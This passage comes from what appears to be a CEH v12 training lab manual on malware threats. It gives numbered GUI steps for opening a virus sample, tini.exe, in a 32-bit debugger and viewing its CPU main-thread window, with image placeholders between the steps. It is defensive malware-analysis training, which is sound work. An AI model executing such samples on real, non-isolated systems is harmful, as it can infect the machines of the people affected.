


26. Choose **File** from the menu bar, and then choose **Open**.




Module 07 – Malware Threats


27. The **Open 32-bit executable** window appears; navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses**, select **tini.exe**, and click **Open**.



28. The output appears in a window named **CPU - main thread, module tini**, maximize the window.

